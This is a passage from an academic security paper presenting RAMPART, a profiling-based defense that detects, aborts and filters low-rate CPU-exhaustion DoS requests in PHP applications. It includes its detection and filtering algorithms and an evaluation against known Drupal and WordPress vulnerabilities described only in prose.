In this section, we discuss the design of RAMPART, our defense mechanism to detect and mitigate sophisticated application-layer CPU-exhaustion DoS attacks (Section 2.1). Precisely, RAMPART performs context-sensitive function-level profiling to learn precise execution models for each endpoint of an application (Section 2.2). Whenever the server is overwhelmed, the system terminates or suspends anomalous prolonged application instances that it suspects to be suffering from an attack (i.e., instances it suspects are attempting to serve an attack request), to reduce the server's workload (Section 2.3). RAMPART employs a probabilistic algorithm to limit the false positive rate when stopping attacks (Section 2.4) and it constructs filtering rules to adaptively block future attacks using an exploratory algorithm (Section 2.5). Finally, we discuss how to optimize the performance of RAMPART (Section 2.6) and we detail our prototype implementation (Section 2.7).

### 2.1 Threat Model and Challenges

**Threat Model.** We consider a remote attacker that can send arbitrary HTTP(S) requests to a server serving a web application that is vulnerable to CPU-exhaustion DoS attacks. The attacker can exploit the vulnerability by sending carefully crafted requests that will consume a significant amount of the web server's CPU time. Her goal is to occupy all available CPU resources (cores) by sending multiple requests in parallel at a low rate. Attack requests are well-formed, and, thus, they cannot be easily distinguished from legitimate requests through statistical features, such as the size, or the values of the payload. She can also send legitimate requests to hide her attack among legitimate traffic. She does not, however, send numerous attack requests within a very short time window, i.e., flooding the target server, because volumetric attacks with a high attack rate can be easily detected by complementary network-based defenses, and a low attack rate is already sufficient to overwhelm the web server. Therefore, remote attackers who flood the web server with numerous requests at a time are outside the scope of our threat model.

To detect and stop low-rate CPU-exhaustion DoS attacks efficiently, we have to address five core challenges:

**Detection.** Different from conventional DDoS attacks, low-rate application-layer DoS attacks are difficult to detect because they do not overwhelm a web server with large number of concurrent requests. In turn, existing state-of-the-art network-layer defense mechanisms [18, 23–25, 30, 31, 36, 37] cannot detect these sophisticated DoS attacks.

**Attribution.** It is not straight-forward how to attribute an attack to its corresponding request(s). In fact, it is particularly difficult because attack requests exercise legitimate functionality of the web application and they do not crash the application. Indeed, they do not even hijack the application's control flow.

**Prevention.** Developing a mitigation strategy that effectively stops the attacks while not negatively impacting the application's availability to normal users is not trivial. For example, simplistic URL-based requests filtering techniques are ill-suited because attackers send requests to endpoints that normal users may also visit. Relying on hand-crafted features and payload values is similarly problematic because they do not scale across applications or attacks, and because real attack payloads can depend on other parameters and they may even vary per user or time for some (unknown) vulnerabilities [1].

**False Positives.** Naturally, any defense mechanism relying on statistical properties may have false positives, i.e., legitimate requests that are blocked by a filter, or requests that might incorrectly be identified as attack requests, and, hence, might cause a false positive filter to be deployed. Considering the nature of low-rate application-layer DoS attacks, minimizing the false positive rate and the impact of false positive filters is a major challenge.

**Performance.** Lastly, our defense mechanism must not introduce significant performance overhead to the protected application. In particular, users must not notice any performance degradation when the application is running at normal load.

### 2.2 Web Application CPU Usage Modeling

RAMPART monitors and learns profiles (models) of a web application to establish the resources it normally requires. We use the models as reference to detect suspicious requests (Section 2.3). Web application commonly provide multiple endpoints for interaction. Users can request each of those endpoints under different contexts (e.g., anonymous or authenticated), and each requires different and diverse processing resources. Therefore, a profile at the application-level or request-level is not suitable to differentiate attack requests from normal requests.

To precisely model the resource usage of a web application in different states, RAMPART employs context-sensitive function-level program profiling. Specifically, RAMPART records the CPU time spent in a function (including time spent by the operating system's kernel on behalf of the function) instead of its wall clock time, because an application instance can be interrupted and rescheduled by the operating system before the function returns. RAMPART associates the measured execution time with a unique ID, representing the application's cur-

rent execution *state*. The ID is obtained from the calling context of the function and its name. In particular, we encode the execution state (ID) by calculating the hash value of the application's past states and the name of the function being invoked. We compute the state when a function $c$ is invoked by its parent function $p$ as follows: $\text{STATE}(c) = \text{HASH}(\text{STATE}(p), c)$.

As a result, the ID of a function frame depends on all of its parent callers. To keep track of previous application states, RAMPART maintains a shadow call stack, where each function frame stores the application state when it is called. We push a covering *main* function to the bottom of the call stack to measure the total CPU time spent in an endpoint. We employ the name of an endpoint (e.g., `/login`) as the initial state to differentiate functions with the same name (e.g., *main*) for different endpoints.

When calculating the ID, we do not consider sibling functions, because a varying numbers of sibling functions may have returned, and they represent a similar state in the program. In addition, executed sibling functions may not necessarily influence the execution of pending functions. For example, suppose that a parent function $p$ calls a child function $s$ for a random number of times at runtime in a loop, before calling another child function $c$. If we consider the previous sibling function $s$, we might have to maintain hundreds or thousands of records for different instances of it, even though they consume very similar amounts of resources. Moreover, we would have different IDs for $c$ for each run of the program. Similarly, we do not use the argument values to encode the state of a function frame because they can also be dynamic.

## 2.3 CPU-Exhaustion DoS Attack Detection

A straw-man approach to detect CPU-exhaustion DoS attacks is to set a global timeout in the web application because a key characteristic of such attacks is that their requests take considerable time and consume numerous CPU cycles of the victim server. However, legitimate requests can also time out and could be mistakenly identified as attack attempts. For example, a user may upload a large file that could take a long time to transfer or process.

Instead of such a straw-man approach, RAMPART monitors the CPU usage of a web server to detect CPU-exhaustion DoS attacks, which works because attackers want to occupy as many CPU cores as possible, so that the victim server is less responsive. Compared with a (global) timeout, abnormally high CPU usage is a more accurate indicator. RAMPART continuously monitors the CPU usage of the server in a fixed interval $T$, and computes the average CPU usage $r_S$ over the last $S$ observations, where $S$ is a parameter that a system administrator configures to control the detection sensitivity. If $r_S$ is greater than a pre-defined threshold $R_{\text{CPU}}$ (e.g., 90%), RAMPART raises an alarm, thus, indicating that the server is overloaded, and likely victim to a CPU-exhaustion DoS attack.

Intuitively, the requests that consumed the most CPU time can be identified as the culprits that caused the CPU-exhaustion. However, this can quickly lead to false negatives. Considering a similar upload example to before, i.e., a few users are uploading large files while a real attack is being launched. If the upload requests consumed slightly more CPU time than the attack requests, then these legitimate requests would be incorrectly detected as the responsible request (false positives) and the real attack requests would evade detection (false negative), although they might always take this long to process.

Instead, RAMPART leverages the function execution models it learned (Section 2.2) to detect suspicious requests that are statistically different from the historical profile. RAMPART periodically (e.g., every 250 ms) checks the CPU time spent in functions that have not returned yet, then it compares the time with the corresponding records in the profiling database, and, finally, it identifies one request as suspicious using the following method:

Let $T_{min}$ and $T_{max}$ be the minimum and maximum timeout thresholds. $T_C$ is the CPU time of a function $f$ in the stack; $\mu$ and $\sigma$ are the mean and standard deviation of $T_C$ with the ID $\text{STATE}(f)$ in the database; $k$ is a parameter that represents the distance from the mean. We rely on the Chebyshev inequality (Equation 1) to estimate how likely one observation differs from the mean without assuming any underlying distributions. In particular, the probability of a random variable ($X$) that is $k$-standard deviations away from the mean is no more than $1/k^2$.

$$P(|X-\mu| > k\sigma) \leq \frac{1}{k^2} \tag{1}$$

$$T_C > min(max(\mu + k \times \sigma, T_{min}), T_{max}) \tag{2}$$

Thus, RAMPART labels a request as suspicious if $T_C$ of function $f$ is more than $k\sigma$ away from the mean (Equation 2). RAMPART can then terminate the application instances that serve such prolonged suspicious requests to release the occupied resources *only* when the web server is overloaded. Otherwise, it repeats the same process until all functions have returned. The minimum threshold $T_{min}$ prevents RAMPART from reporting a request as suspicious if a deeper function with very short execution time (e.g., hundreds of microseconds) times out.

The above method effectively detects suspicious requests for which the required CPU time deviates significantly from what RAMPART observed previously. When serving attack requests, then $T_C$ will be significantly higher for some frames in the call stack compared to legitimate requests. On the contrary, when serving the file-uploading requests and if $T_C$ for all functions will be close

to the means, then these requests will not be marked as *suspicious* (the requests always take this long to process). If they are not close the means, however, then RAMPART aborts these requests *if* the server is overwhelmed, because they are indistinguishable from attack requests.

A limitation of RAMPART is that it requires at least one observation of a function call before it can rely on the function to determine if a request is suspicious. In practice, this training phase can be completed automatically by using a fuzzer, a crawler program to traverse the web application, or an existing test harness. In fact, developers can easily collect training data when testing their applications before deploying them to production. To reduce detection variance, we recommend letting RAMPART make at least $N$ observations (e.g., we use $N = 5$, Section 4) for each endpoint. Although RAMPART might have not collected execution profiles for all states (function calls) of a web application, it knows the execution profile of each endpoint and it can start detecting attack requests.

Another limitation is that an attacker could pollute the profiling records of an application state she selects by gradually increasing the CPU time. We make such pollution harder by sampling requests to be written into the profiling database at random. Additionally, we restrict the number of samples that can be selected from a single network address or network prefix each day. To further increase the difficulty for an attacker to pollute or drift profiling records, one can consider strategies that assign higher importance (weight) to older measurement records when computing the mean and standard deviation (Equation 2).

## 2.4 Probabilistic Request Termination

RAMPART marks a request as suspicious when a function consumes significantly more CPU time than it normally does. It stops serving such suspicious requests when the server is overloaded, due to a real attack or a surge in visitor traffic. While this approach stops real attacks, it can also negatively impact normal users. For example, a user may make requests that RAMPART falsely detects as an attack because they take slightly more time than the threshold that RAMPART calculated (Equation 2). Such requests, together with real attack requests, would then be terminated by RAMPART until the CPU usage is reduced below $R_{\text{CPU}}$.

To reduce the impact of false positives, RAMPART can rely on a probabilistic algorithm to determine if a suspicious request should be dropped. The observation is that suspicious user requests usually do not consume as much CPU time as attack requests. Instead of aborting all suspicious requests immediately, RAMPART can be lenient initially and allow some requests to require slightly more time at a lower priority. Periodically, RAMPART then checks whether these requests have timed out and becomes stricter as the execution time of a timed-out function increases. In other words, a suspicious request that is *fast* is likely to be completely processed before it would be killed. On the contrary, a *slow* suspicious request is probably an attack (a true positive) and will be aborted eventually.

**Algorithm 1** Probabilistic Algorithm

```
1.  procedure INIT
2.      c ← 0, ω ← 1, β ← 1
3.      T_o ← 10 ms, s ← 5 ms, R̂_CPU ← 75%
4.      σ ←STDDEV()
5.      i ←MAX(T_o, σ)
6.      TIMER(CHECK, i)
7.  procedure CHECK
8.      c ← c + 1
9.      r ← USAGE^CPU_avg()
10.     if r > R̂_CPU then
11.         p ← (c × ω + r × β)
12.         if RANDOM(0,100) ≤ p then
13.             ABORTREQUEST()
14.         else
15.             SUSPENDREQUEST(s)
```

We also consider the server workload when determining the probability to abort a suspicious request. Specifically, the probability increases with the average CPU usage so that less CPU time is allocated to slow suspicious requests. RAMPART suspends the allowed suspicious requests temporarily to free CPU time for other requests, i.e., allowed suspicious requests have lower priority.

RAMPART's algorithm to decide whether a request should be aborted or suspended is shown in Algorithm 1. The INIT procedure is executed at a function timeout event. $\hat{R}_{\text{CPU}}$ is the (upper) CPU usage threshold. $\sigma$ is the standard deviation of CPU time of the function frame. $T_o$ is the minimum interval that RAMPART periodically evaluates if the suspicious request should be suspended or aborted. A CPU timer that expires at every interval $i$ is set in line 6. The number of timeouts for a timer is $c$. $\omega$ and $\beta$ correspond to the weights of the counter and CPU usage. RAMPART suspends suspicious requests for the duration of $s$ (wall clock time).

The CHECK procedure is called after INIT and whenever the evaluation timer expires. If the web server's average CPU usage $r$ is greater than $\hat{R}_{\text{CPU}}$, then we calculate the probability $p$ (in percent), and abort the request probabilistically (if it is larger than a random value, line 12). Otherwise, the request is suspended. In either case, the web server can serve other normal requests first.

## 2.5 CPU-Exhaustion DoS Attack Blocking

RAMPART can detect and stop CPU-exhaustion DoS attacks already, but the above design of RAMPART does not prevent such attacks from affecting the victim server. RAMPART lets an attack request be served until it has consumed a significant amount of CPU time. For example, we demonstrate in Section 4.1.1 that attackers can still occupy the web server's CPU and cause CPU-exhaustion DoS by continuously sending such requests. Thus, RAMPART needs to block follow-up attack requests to further mitigate CPU-exhaustion DoS attacks.

We face two challenges in designing a prevention strategy. First, it is difficult to extract features to properly distinguish attack requests from legitimate requests. According to our threat model (Section 2.1), the two kinds of requests can be very similar. The only reliable information RAMPART has learned about an attacker is the network address (which can be spoofed) and the endpoints that are used to exploit the vulnerability. Therefore, RAMPART builds filtering policies using the source IP (network) address, the requested URI, and the request parameters (e.g., the query string and post data, i.e., keys and values of PHP's `GET` and `POST` arrays) of an attack request. RAMPART then immediately rejects a follow-up request matching any filter without further processing it.

An attacker cannot evade the filter by supplying decoy parameters because each parameter is matched independently. She can, however, try to evade using spoofed IP addresses. However, IP address spoofing is an orthogonal problem because:

1. RAMPART is a host-based defense system;
2. IP address spoofing is commonly used in reflected DDoS attacks, which are out of scope of our work;
3. Defenses exist against network-based attacks (e.g., ingress filtering, unicast reverse path forwarding) [17].

Second, a filter should be deployed neither perpetually nor ephemerally. False positives cannot be completely eliminated due to randomness in web applications. On the one hand, a user could be blocked forever by a persistent filter, unless she switches to a different IP address not used by an attacker. On the other hand, if the lifespan of a filter is too short, then an attacker can wait and launch another round of attacks.

To address the above challenge, we design an *exploratory* algorithm to adaptively adjust the lifespan of a filter, instead of setting a fixed lifespan. Specifically, each filter is assigned with a *primary lifespan* when it is first created. A matching request is immediately dropped during the filter's primary lifespan. The filter transitions into an *inactive* state with a *secondary lifespan* when its primary lifespan expires. During the secondary lifespan, RAMPART lets the application serve one matched request at a time to *explore* the result of removing the filter. RAMPART aborts this request if a CPU-exhaustion DoS attack attempt is detected, and it *renews* the filter with a longer primary lifespan to penalize the attacker. Otherwise, the filter is removed because it might have been created as a false positive or the attacks have stopped.

We present the *exploratory* algorithm in Algorithm 2. The INIT-RULE procedure is invoked when a filtering rule is first created. $T_p$ and $T_s$ are the rule's default *primary* and *secondary* lifespans (in seconds), which are set the server's administrator. The primary lifespan expires at time $t_{expiry}$. $\hat{R}_{\text{CPU}}$ and $\check{R}_{\text{CPU}}$ are the *upper* and *lower* CPU usage thresholds. Together with parameter $\alpha$ and $\beta$, they control if RAMPART should *explore* a matched request (line 13-16). *exploring* represents RAMPART's exploration state and is initialized to `false`.

RAMPART calls the CHECK-RULE procedure when a new request arrives. RAMPART drops all incoming requests (line 10) that match the rule (line 8) if it is still active (line 9). After it transitions into the inactive state (line 11), RAMPART may start an exploration if no one is active (line 12). Other *matching* requests received during exploration are dropped (line 22). RAMPART decides if it should explore a request (line 12-15) with a probability depending on the current average server CPU usage $r$, and the parameters $\hat{R}_{\text{CPU}}$, $\check{R}_{\text{CPU}}$, $\alpha$, and $\beta$ (line 5-6). During exploration (line 16-20), the request is aborted immediately if it is detected as suspicious (line 17). The counter $c$ is incremented by one to set a larger new primary lifespan (line 18-19). The rule is deleted if the secondary lifespan has expired (line 24).

This algorithm controls the upper bound of the rate that one attacker can cause CPU-exhaustion DoS on a web server with a unique combination of the fields in a filter. In particular, in any $T_p + T_s$ window, an attacker can cause at most *two* attacks, which RAMPART immediately detects and stops. She cannot evade detection by sending benign requests to hide attacks, because the rule would not be destroyed unless the attacker sends only *one* attack request in a $T_p + T_s$ window. She is further penalized for sending an attack request during the filter's second lifespan with a growing primary lifespan. Therefore, an optimal attacker can cause only *one successful attack* in every $T_p + T_s$ interval (other attacks are quickly stopped).

In turn, our algorithm allows RAMPART to recover the service's availability for a false positive user as soon as the server has sufficient resources. RAMPART is unlikely to detect a false positive user request it explores as suspicious again, because the server load is expected to be lower than the upper CPU usage threshold that is used to detect attacks. Otherwise, requests for one endpoint by a user leading to a false positive would temporarily

**Algorithm 2** Exploratory Algorithm

```
1.  procedure INIT-RULE
2.      T_p ← 60, T_s ← 300, c ← 1
3.      exploring ← false
4.      t_expiry ← CURRENTTIME() + T_p
5.      Ř_CPU ← 25%, R̂_CPU ← 75%
6.      α ← (R̂_CPU + Ř_CPU)/(R̂_CPU − Ř_CPU), β ← 1
7.  procedure CHECK-RULE
8.      if ISRULEMATCHED(rule, request) then
9.          if CURRENTTIME() < t_expiry then
10.             DROPREQUEST(request)
11.         else if CURRENTTIME() < t_expiry + T_s then
12.             if exploring = false then
13.                 r ← USAGE^CPU_avg()
14.                 p ← α(R̂_CPU − r×β)/(R̂_CPU + Ř_CPU)
15.                 if RANDOM(0,100) ≤ p then
16.                     exploring ← true
17.                     if ISATTACKDETECTED(request) then
18.                         c ← c + 1
19.                         t_expiry ← CURRENTTIME() + c × T_p
20.                     exploring ← false
21.             else
22.                 DROPREQUEST(request)
23.         else
24.             DELETERULE(rule)
```

be refused as the server is overloaded and it assigns the *suspicious* requests a lower priority. The user can still access other parts of the application as long as they do not depend on the blocked one.

## 2.6 Performance Optimizations

RAMPART is an in-line dynamic analysis system and, hence, may incur significant performance overhead. Next, we discuss how we optimized its performance.

First, RAMPART needs to make two system calls to measure the CPU time of a function call: one before the actual function call and one after it. Here, the system call overhead can be magnitudes larger than the raw execution time when profiling some built-in functions, e.g., arithmetic functions. Therefore, we want to avoid unnecessary system calls while profiling applications at a fine granularity. One might consider the unprivileged `RTDSC(P)` instruction of x86 processors to query the Time Stamp Counter (TSC) efficiently. Unfortunately, TSC is a global counter and shared among all processes running on the same processor, including unrelated processes, which is why we cannot use it as per-process CPU counter. Instead, we disable profiling for built-in functions, as they take almost constant or negligible time. The execution time of some functions, e.g., string manipulation, however, does strictly depend on its input and we need to take them into account. Fortunately, their execution time is included when RAMPART profiles their parent functions, thus, we do not measure them separately.

We also introduce a parameter `Max_Prof_Depth` to control the overall profiling granularity. It specifies the maximum number of function frames that RAMPART profiles. If `Max_Prof_Depth` is set to 1, then only the covering *main* function is profiled. If `Max_Prof_Depth` is large, more functions are profiled, which may be inefficient as the measured CPU time is inclusive. Practically, RAMPART still blocks CPU-exhaustion DoS effectively with low overhead when trading some profiling precision for performance (Section 3 and Section 4).

Second, some overhead may be the result of input and output operations on past measurements. To improve write performance, RAMPART writes measurements in batch after each request has been completely processed. To further mitigate contention, RAMPART offloads database operations to a dedicated daemon that regularly processes the measurement data.

RAMPART also sets a wall clock timer to periodically query for historical profiling records of function frames that have not yet returned. To improve performance here, RAMPART can clear the timer after the first query to avoid interrupts because it knows when the request will be marked as suspicious. Thus, RAMPART can wait until then or until the request was processed, whichever comes first.

Finally, RAMPART can optionally sample one measurement every $X$ requests, and, in turn, avoid the system calls to write out measurements for $X-1$ requests. The first set of system calls remain required to measure the elapsed CPU time in case of an attack. Sampling also helps to defend against pollution attacks (Section 2.3).

## 2.7 Implementation

We implemented a prototype of RAMPART as an extension to the PHP Zend engine in roughly 2,000 lines of C code. The RAMPART PHP extension is loaded in each PHP process and thread for function profiling and to monitor CPU usage. We use the function `getrusage` provided by Linux to measure the CPU time of a function spent by both the user code and the system calls. The daemon for processing the profiling results is implemented in 400 lines of Python code. We implemented RAMPART for PHP because it remains the most popular server-side programming language today with a market share of 83% [5]. RAMPART is language-agnostic, and it can be implemented for other server-side programming languages as it does not rely on any language-specific features.

## 3 Performance Evaluation

RAMPART is an in-line defense and therefore introduces some performance overhead during normal execution, which we evaluate in this section. We also investigate the performance degradation when a web application is the victim of a CPU-exhaustion DoS attack. For our evaluation, we protect two open-source web applications: Drupal 7.13 and WordPress 3.9.0. We evaluate RAMPART on these specific applications and versions because of their popularity and because they contain known real-world CPU-exhaustion DoS vulnerabilities. Following, we first describe our experiment settings and the baseline performance of the two applications (Section 3.1), then we evaluate the performance overhead introduced by RAMPART (Section 3.2), and, last, we look at the performance degradation caused by sophisticated DoS attacks with and without RAMPART (Section 3.3).

### 3.1 Setup and Baseline Performance

For our experiments, we use two machines, one being web server and one being the client. Both machines are running Debian Stretch (Linux Kernel 4.9.0). The web server runs Apache 2.4.25 with PHP 7.0.19-1 on an Intel Xeon X3450 quad-core CPU with 2.67 GHz and 16 GB RAM. The client is an Intel Xeon W3565 quad-core CPU with 3.2 GHz and 16 GB RAM. Both machines are on the same local area network (LAN) to eliminate any randomness that might result from sending requests over the Internet.

We created 256 user accounts after a fresh installation of each application, and we saved the application database to disk so that we can recover the state for reproducibility. Afterward, we used some accounts to interact with the two applications. We used OWASP Zed Attack Proxy (ZAP) as a network proxy to capture the interactions between the clients (users) and the applications. We also crawled all the endpoints of each web application with ZAP's spider program, and we stored the correspond requests for replay. We then removed requests for static files (e.g., JavaScript, Cascading Style Sheets, etc.) and we merged the remaining requests (generated by humans and the spider program) into the *user trace* for each application. Based on this user trace, we developed a traffic generator that can replay the trace's requests sequentially. It mimics multiple parallel users (replaying multiple interactions in parallel), of whom each is assigned one user account.

To evaluate overall server performance, we measure performance of each web application with various traffic loads (number of users). After each round of experiments, we reset the application to its initial state. We repeated each experiment five times to report average performance metrics ($N = 5$). Importantly, the traffic generator sends two consecutive requests with a 0.1 s pause in-between to simulate a large number of concurrent connections. In practice, however, the interval between consecutive requests sent by a legitimate user are much larger. For each request, we record the timestamps when it was sent ($T_{start}$) and when the corresponding response was received ($T_{end}$), and we compute the *request processing time* ($RPT = T_{end} - T_{start}$). Throughout the experiments, we also monitor the server's CPU usage.

The baseline performance of the server running the two applications is shown in Table 1. Naturally, the average server CPU usage increases as the traffic load increases. With modest loads of no more than 32 user instances, the average RPT (ARPT) of WordPress did not vary much. However, both applications exhibited significant performance degradation in their ARPT once load became heavier (64 user instances and higher). For a fair evaluation, we use 32 user sessions in the remaining experiments.

### 3.2 Performance Overhead

Based on the same parameters, we measure the overhead that our prototype implementation may incur. We report ARPT and average CPU usage in Table 2 for various values of `Max_Prof_Depth`, which is RAMPART's parameter to control how many function frames are profiled. Unsurprisingly, if more function frames are profiled (higher `Max_Prof_Depth`), then performance degrades more. Specifically, for Drupal, the parameter does not negatively affect the ARPT, but its increase correlates with higher CPU usage. For WordPress, the server performance remains close to its baseline performance (Table 1) while `Max_Prof_Depth` was less than five, but performance degrades when more function frames are profiled.

To investigate how `Max_Prof_Depth` might influence server performance, we recorded the number of profiled function frames and the time spent processing the measurement results by our analysis daemon. For each analysis iteration, our single-threaded analysis daemon sampled up to 100 measurement files because it could not process all files in real time if `Max_Prof_Depth` was greater than nine. The time to process 100 measurements, the average number of unique profiled function frames, and the average number of profiled function frames are shown in Table 2. The daemon's performance decreases and it can handle less files per second as more functions are profiled, which is the case because more measurement data is being generated by RAMPART per received request that the daemon must analyze.

We find that `Max_Prof_Depth` $= 5$ results in a reasonable performance for both applications. For Drupal, RAMPART's CPU overhead is 3.31% and we do not ob-

| Application | Benchmark | User Instances | | | | | |
|---|---|---|---|---|---|---|---|
| | | 8 | 16 | 32 | 64 | 96 | 128 |
| Drupal | ARPT (ms) | 277.5 | 361.8 | 398.1 | 502.4 | 607.3 | 717.5 |
| | CPU (%) | 19.47 | 24.83 | 32.21 | 47.18 | 59.97 | 70.53 |
| WordPress | ARPT (ms) | 20.8 | 21.7 | 22.5 | 38.9 | 85.6 | 144.7 |
| | CPU (%) | 13.47 | 22.63 | 42.21 | 73.03 | 86.72 | 90.11 |

**Table 1:** Server performance under different user traffic loads.





**Figure 1:** CPU usage and request processing time (RPT) over time for 32 users sending requests every 0.1 seconds to Drupal.

serve any overhead in Drupal's request processing time. For WordPress, the CPU overhead is 5.65% and RAMPART introduces an additional 0.2 ms (0.83%) for the request processing time on average. Overall, WordPress incurs slightly higher overhead than Drupal because more functions are profiled (Table 2).

Finally, we investigate the RPT of Drupal with 32 concurrent user instances with RAMPART enabled (Figure 1). The bottom of the figure shows the 5$^{th}$ percentile, mean, and 95$^{th}$ percentile of the RPTs for requests *sent* for each one second interval. The *x*-axis is the time elapsed since the start of experiment and the *y*-axis is the RPT. The number of in-flight requests (RIF) in each one-second window are shown in a green solid line, and the average server CPU usage is shown in a blue dashed line in the top figure. Evidently, CPU usage remains modest throughout the experiment. Following, we show how a only few attack requests can quickly exhaust the CPU (Section 3.3), and how RAMPART preserves server performance (Section 4).

## 3.3 DoS Attack Performance Degradation

We measure the performance degradation of the server when a CPU-exhaustion DoS attack was launched against a web application. Specifically, we evaluate two kinds attacks for both web applications: `XML-RPC` for both Drupal and WordPress (CVE-2014-5266 [4]), `PHPass` for Drupal (CVE-2014-9016 [2]) and Wordpress (CVE-2014-9034 [3]). The `XML-RPC` attacks allow remote attackers to cause a CPU-exhaustion DoS by sending a large XML document containing a significant number of elements. The `PHPass` attacks allow remote attackers to cause a CPU-exhaustion DoS by supplying a long password that is improperly handled by the password hashing functions. We also evaluated several other CVEs (e.g., CVE-2012-1588, CVE-2013-2173, and CVE-2014-5019), which can similarly cause CPU-exhaustion DoS, which we omit due to space limitations.

We use our traffic generator to send attack traffic from the client machine to the server. Each generated attack payload takes Drupal and WordPress between 10 and 30 seconds to process. We then launch multiple attackers concurrently via our traffic generator. For each attacker session, the generator sends two consecutive requests with five seconds break in-between. Assuming that the RPT for an attack request is 25 seconds, then the attack traffic rate with 30 attacker sessions is one attack request per second. This rate is significantly lower than that of a typical DDoS attack (tens of thousands of requests per second or more). Indeed, such sophisticated application-layer DoS attacks require significantly fewer resources to be successful.

In our experiments, we configure the *user* traffic generator to run 32 user sessions (Section 3.2), and the *attack* traffic generator to operate 8 or 16 attacker sessions. We launch the *attack* traffic generator five seconds after we started the *user* traffic generator. As in our baseline performance experiments, we repeat each experiment five times to measure the average performance metrics, i.e., the server's CPU usage, the number of in-flight requests each second (RIF), and the request processing time (RPT) of user sessions and attacker sessions. RAMPART is disabled for all of these experiments.

| Application | Benchmark | Max_Prof_Depth 1 | 3 | 5 | 7 | 9 | 11 | 13 |
|---|---|---|---|---|---|---|---|---|
| Drupal | ARPT (ms) | 397.6 | 389.0 | 400.9 | 393.0 | 413.6 | 412.6 | 410.9 |
| | CPU (%) | 34.53 | 34.80 | 35.62 | 36.32 | 38.52 | 40.94 | 44.20 |
| | Number of Unique Functions | 12 | 76 | 567 | 1,421 | 2,473 | 4,019 | 5,405 |
| | Number of Functions | 341 | 2,167 | 12,677 | 31,152 | 53,263 | 80,186 | 110,606 |
| | Processing Time (ms) | 11.3 | 29.5 | 142.5 | 321.8 | 543.7 | 886.7 | 1,147.1 |
| WordPress | ARPT (ms) | 23.7 | 23.7 | 23.5 | 24.6 | 29.1 | 36.4 | 41.6 |
| | CPU (%) | 44.25 | 43.12 | 49.08 | 56.56 | 61.60 | 69.37 | 68.41 |
| | Number of Unique Functions | 17 | 199 | 846 | 3,186 | 7,909 | 13,337 | 17,410 |
| | Number of Functions | 422 | 4,479 | 15,314 | 42,957 | 89,080 | 136,910 | 170,904 |
| | Processing Time (ms) | 11.4 | 46.1 | 169.1 | 572.8 | 1,470.2 | 2,653.7 | 3,529.0 |

**Table 2:** Web server performance and daemon statistics for RAMPART with 32 users for different `Max_Prof_Depth` values.





**Figure 2:** CPU usage and RPT over time for 8 `PHPass` attackers on Drupal without RAMPART.

For each figure, the middle and bottom graphs show the 5th percentile, mean, and 95th percentile of the RPT of *user requests* (middle) and *attack requests* (bottom) that were sent in each one second window. The green and red solid lines in the top figure represent the RIF of user sessions and attacker sessions, and the blue dashed line shows the server's CPU usage. A red solid vertical line in each three graphs indicates when we started the attack.

Launching 8 `PHPass` attacker sessions attack against Drupal (Figure 2), the server spends on average 42 seconds on processing one attack request. The CPU remains almost fully occupied once we launch the attack, except for the five seconds break when we paused the attack. In fact, the results show that an attacker sending only 0.17 requests per second (8 / (42 + 5)) can already exhaust CPU resources of a vulnerable server. Performance degrades severely with 16 parallel attacker sessions, at which point the CPU usage stays close to 100% throughout the experiment. Corresponding to doubling the number of attacker sessions, the server has to spend almost twice as much time (82 seconds, or 1.95x) to serve each request, likely because of the operating system's process scheduling. For 16 attackers, the required attack rate is 0.18 requests per second (16 / (82 + 5)).

The results for the other three attacks, `XML-RPC` on Drupal, `PHPass` on WordPress, and `XML-RPC` on WordPress, are shown in Figure 3, Figure 4, and Figure 5.

The mean CPU usage and the ARPT for all the experiments is summarized in Table 3. For Drupal, the two attacks consume between 52.4% and 62.84% additional CPU time and they cause a 36% slowdown in processing user requests. The ARPT of WordPress is more sensitive to both attacks, causing an increase of 40% to 118% in ARPT and consuming between 41.65% and 51.93% additional CPU time.

## 4 Mitigation Evaluation

For RAMPART to be an effective defense, it must successfully preserve the availability of a web application from CPU-exhaustion DoS attacks. Therefore, we first investigate whether RAMPART can correctly detect and stop attacks exploiting known real-world CPU-exhaustion DoS vulnerabilities (Section 4.1). Next, we look at whether RAMPART can effectively protect web applications from unknown CPU-exhaustion DoS attacks (Section 4.2).

